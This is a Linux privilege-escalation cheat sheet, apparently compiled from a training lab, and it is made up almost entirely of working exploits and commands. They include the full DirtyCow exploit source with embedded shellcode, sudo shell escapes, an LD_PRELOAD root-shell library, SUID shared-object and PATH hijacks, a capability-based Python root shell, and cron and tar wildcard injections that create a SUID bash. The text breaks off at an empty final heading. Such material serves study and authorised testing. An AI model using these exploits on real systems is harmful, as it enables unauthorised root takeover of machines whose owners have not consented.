Linux Privilege Escalation

Tags

CheatSheet

- https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Linux - Privilege Escalation.md
- https://book.hacktricks.xyz/linux-unix/privilege-escalation
- https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_-_linux.html

1. DirtyCow exploit

when we run linux exploit suggester. We found that the Kernel is vulnerable to dirty cow exploit.

To exploit we just have to run dirty cow exploit

```
/*
* A PTRACE_POKEDATA variant of CVE-2016-5195
* should work on RHEL 5 & 6
*
* (un)comment correct payload (x86 or x64)!
* $ gcc -pthread c0w.c  -o c0w
* $ ./c0w
* DirtyCow root privilege escalation
* Backing up /usr/bin/passwd.. to /tmp/bak
* mmap fa65a000
* madvise 0
```

```
* ptrace 0
* $ /usr/bin/passwd
* [root@server foo]# whoami
* root
* [root@server foo]# id
* uid=0(root) gid=501(foo) groups=501(foo)
* @KrE80r
*/
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <unistd.h>

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

// change if no permissions to read
char suid_binary[] = "/usr/bin/passwd";

/*
* $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xx
d -i
*/
unsigned char shell_code[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
```

```
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
  0xb1, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xea, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58, 0x99,
  0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x53, 0x48,
  0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52, 0xe8,
  0x0a, 0x00, 0x00, 0x00, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73,
  0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 177;

/*
* $ msfvenom -p linux/x86/exec CMD=/bin/bash PrependSetuid=True -f elf | xx
d -i
unsigned char shell_code[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0x88, 0x00, 0x00, 0x00,
  0xbc, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
  0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0x0b, 0x58, 0x99, 0x52,
  0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
  0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0x0a, 0x00, 0x00, 0x00,
  0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x00, 0x57, 0x53,
  0x89, 0xe1, 0xcd, 0x80
};
unsigned int sc_len = 136;
*/

void *madviseThread(void *arg) {
  int i,c=0;
```

```
  for(i=0;i<200000000;i++)
    c+=madvise(map,100,MADV_DONTNEED);
  printf("madvise %d\n\n",c);
}


int main(int argc,char *argv[]){

  printf("                          \n\
   (___)                          \n\
   (o o)_____/                      \n\
    @@ `     \\                     \n\
     \\ ____, /%s                     \n\
     //    //                      \n\
    ^^    ^^                       \n\
", suid_binary);
  char *backup;
  printf("DirtyCow root privilege escalation\n");
  printf("Backing up %s to /tmp/bak\n", suid_binary);
  asprintf(&backup, "cp %s /tmp/bak", suid_binary);
  system(backup);

  f=open(suid_binary,O_RDONLY);
  fstat(f,&st);
  map=mmap(NULL,st.st_size+sizeof(long),PROT_READ,MAP_PRIVATE,f,0);
  printf("mmap %x\n\n",map);
  pid=fork();
  if(pid){
    waitpid(pid,NULL,0);
    int u,i,o,c=0,l=sc_len;
    for(i=0;i<10000/l;i++)
      for(o=0;o<l;o++)
        for(u=0;u<10000;u++)
          c+=ptrace(PTRACE_POKETEXT,pid,map+o,*((long*)(shell_code+o)));
    printf("ptrace %d\n\n",c);
   }
  else{
```

```
    pthread_create(&pth,
                   NULL,
                   madviseThread,
                   NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(),SIGSTOP);
    pthread_join(pth,NULL);
    }
  return 0;
}
```

Now we have to compile this with gcc


```
gcc -pthread /home/user/tools/dirtycow/c0w.c -o c0w
```

- In command prompt type: passwd
- In command prompt type: id

Now run c0w and we get root access.

2. Binary

While running sudo -l . And to exploit different binaries




a. sudo find /bin -name nano -exec /bin/sh \;
b. sudo awk 'BEGIN {system("/bin/sh")}'
c. echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse
d. sudo vim -c '!sh'

3. cracking hash

Now we also see apache2 in the above output.


```
sudo apache2 -f /etc/passwd
```




Now we save the hash to out machine

```
echo 'hash_string' > hash.txt
```

And we crack the hash using John TheRipper.



4. Environment



Now we write a exploit in c

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
```

Now we compile it with gcc

```
gcc -fPIC -shared -o /tmp/x.so x.c -nostartfiles
```

When we run following command

```
sudo LD_PRELOAD=/tmp/x.so apache2
```

5. Privilege Escalation - SUID (Shared Object Injection)

```
find / type -f -perm -04000 -ls 2>/dev/null
```

```
TCM@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
809081   40 -rwsr-xr-x   1 root     root        37552 Feb 15  2011 /usr/bin/chsh
812578  172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudo
810173   36 -rwsr-xr-x   1 root     root        32808 Feb 15  2011 /usr/bin/newgrp
812578  172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudoedit
809080   44 -rwsr-xr-x   1 root     root        43280 Jun 18 13:02 /usr/bin/passwd
809078   64 -rwsr-xr-x   1 root     root        60208 Feb 15  2011 /usr/bin/gpasswd
809077   40 -rwsr-xr-x   1 root     root        39856 Feb 15  2011 /usr/bin/chfn
816078   12 -rwsr-sr-x   1 root     staff        9861 May 14  2017 /usr/local/bin/suid-so
816762    8 -rwsr-sr-x   1 root     staff        6883 May 14  2017 /usr/local/bin/suid-env
816764    8 -rwsr-sr-x   1 root     staff        6899 May 14  2017 /usr/local/bin/suid-env2
815723  948 -rwsr-xr-x   1 root     root       963691 May 13  2017 /usr/sbin/exim-4.84-3
832517    8 -rwsr-xr-x   1 root     root         6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
832743  212 -rwsr-xr-x   1 root     root       212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623   12 -rwsr-xr-x   1 root     root        10592 Feb 15  2016 /usr/lib/pt_chown
473324   36 -rwsr-xr-x   1 root     root        36640 Oct 14  2010 /bin/ping6
473323   36 -rwsr-xr-x   1 root     root        34248 Oct 14  2010 /bin/ping
473292   84 -rwsr-xr-x   1 root     root        78616 Jan 25  2011 /bin/mount
473312   36 -rwsr-xr-x   1 root     root        34024 Feb 15  2011 /bin/su
473290   60 -rwsr-xr-x   1 root     root        53648 Jan 25  2011 /bin/umount
1158723  912 -rwsr-sr-x   1 root     staff      926536 Aug 25 00:06 /tmp/bash
465223  100 -rwsr-xr-x   1 root     root        94992 Dec 13  2014 /sbin/mount.nfs
TCM@debian:~$
```

Now again

```
strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
```

```
TCM@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = 3
TCM@debian:~$
```

Exploitation

```
mkdir /home/user/.config

cd /home/user/.config
```


```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

Now save this file as libcalc.c and Compile it

```
gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c
```


And run it

```
/usr/local/bin/suid-so
```



6. Privilege Escalation - SUID (Environment Variables #1)

```
find / -type f -perm -04000 -ls 2>/dev/null
```





```
strings /usr/local/bin/suid-env
```

Exploitation

Create a exploit

```
$ echo 'int main() {setgid(0); system("/bin/bash"); return 0;}' > /tmp/service.c
$ gcc /tmp/service.c -o /tmp/service
$ export PATH=/tmp:$PATH
$ /usr/local/bin/suid-env
```



7. Privilege Escalation - SUID (Environment Variables #2)

For the SUID env 2

Method -1

```
$ function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /t
mp/bash -p;}
$ export -f /usr/sbin/service
$ /usr/local/bin/suid-env2
```

Method -2

1. In command prompt type:
env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash)' /bin/sh -c '/usr/local/bin/suid-env2; set +x; /tmp/bash -p'

8. Privilege Escalation - Capabilities


1. In command prompt type

getcap -r / 2>/dev/null

2. From the output, notice the value of the “cap_setuid” capability.


Exploitation

/usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'




8. Crontab

```
cat /etc/crontab
```




```
$ echo '/bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
chmod +x /home/user/overwrite.sh
## wait for minute or two

$ /tmp/bash -p
# id
```




9. Privilege Escalation - Cron (Wildcards)

when there is wildcard in backup.tar.gz *

Exploitation


1. In command prompt type:

```
$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh
$ touch /home/user/--checkpoint=1
$ touch /home/user/--checkpoint-action=exec=sh\ runme.sh
$ /tmp/bash -p
# id
```



10. Privilege Escalation - Cron (File Overwrite)

